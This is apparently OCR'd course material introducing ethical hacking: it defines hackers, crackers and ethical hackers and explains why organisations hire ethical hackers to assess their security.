
- The noun "hacker" refers to a person who enjoys learning the details of computer systems and stretching their capabilities.
- The verb "to hack" describes the rapid development of new programs or the reverse engineering of existing software to make it better or more efficient in new and innovative ways.
- The terms "cracker" and "attacker" refer to persons who employ their hacking skills for offensive purposes.

- The term "ethical hacker" refers to security professionals who employ their hacking skills for defensive purposes.

Most companies employ IT professionals to audit their systems for known vulnerabilities. Although this is a beneficial practice, crackers are usually more interested in using newer, lesser-known vulnerabilities, and so these by-the-numbers system audits do not suffice. A company needs someone who can think like a cracker, keep up with the newest vulnerabilities and exploits, and recognize potential vulnerabilities where others cannot. This is the role of the ethical hacker.

Ethical hackers usually employ the same tools and techniques as hackers, with the important exception that they do not damage the system. They evaluate system security, update the administrators regarding any discovered vulnerabilities, and recommend procedures for patching those vulnerabilities.

The important distinction between ethical hackers and crackers is consent. Crackers attempt to gain unauthorized access to systems, while ethical hackers are always completely open and transparent about what they are doing and how they are doing it. Ethical hacking is, therefore, always legal.




Why Ethical Hacking is Necessary

To beat a hacker, you need to think like one!

Ethical hacking is necessary as it **allows for counter attacks against malicious hackers** through anticipating the methods used to break into the system

Reasons why organizations recruit ethical hackers

- To **prevent hackers** from gaining access to the organization's information systems
- To **uncover vulnerabilities** in systems and explore their potential as a security risk
- To analyze and **strengthen an organization's security posture**, including policies, network protection infrastructure, and end-user practices
- To provide adequate preventive measures in order to **avoid security breaches**
- To help **safeguard customer data**
- To **enhance security awareness** at all levels in a business



Why Ethical Hacking is Necessary (Cont'd)

Ethical Hackers Try to Answer the Following Questions

1. What can an intruder see on the **target system**? (Reconnaissance and Scanning phases)
2. What can an **intruder do** with that information? (Gaining Access and Maintaining Access phases)
3. Does anyone at the target organization **notice the intruders' attempts** or successes? (Reconnaissance and Covering Tracks phases)
4. Are all **components of the information system** adequately protected, updated, and patched?
5. How much time, effort, and money are required to obtain **adequate protection**?
6. Are the **information security measures** in compliance with legal and industry standards?

Why Ethical Hacking is Necessary

As technology is growing at a faster pace, so is the growth in the risks associated with it. To beat a hacker, it is necessary to think like one!

Ethical hacking is necessary as it allows to counter attacks from malicious hackers by anticipating methods used by them to break into a system. Ethical hacking helps to predict various possible vulnerabilities well in advance and rectify them without incurring any kind of outside attack. As hacking involves creative thinking, vulnerability testing, and security audits alone cannot ensure that the network is secure. To achieve security, organizations must implement a "defense-in-depth" strategy by penetrating their networks to estimate and expose vulnerabilities.

Reasons why organizations recruit ethical hackers

- To prevent hackers from gaining access to the organization's information systems
- To uncover vulnerabilities in systems and explore their potential as a risk
- To analyze and strengthen an organization's security posture, including policies, network protection infrastructure, and end-user practices
- To provide adequate preventive measures in order to avoid security breaches
- To help safeguard the customer data
- To enhance security awareness at all levels in a business

An ethical hacker's evaluation of a client's information system security seeks to answer three basic questions:

1. **What can an attacker see on the target system?**

   Normal security checks by system administrators will often overlook vulnerabilities. The ethical hacker has to think about what an attacker might see during the reconnaissance and scanning phases of an attack.

2. **What can an intruder do with that information?**

   The ethical hacker must discern the intent and purpose behind attacks to determine appropriate countermeasures. During the gaining-access and maintaining-access phases of an attack, the ethical hacker needs to be one step ahead of the hacker in order to provide adequate protection.

3. **Are the attackers' attempts being noticed on the target systems?**

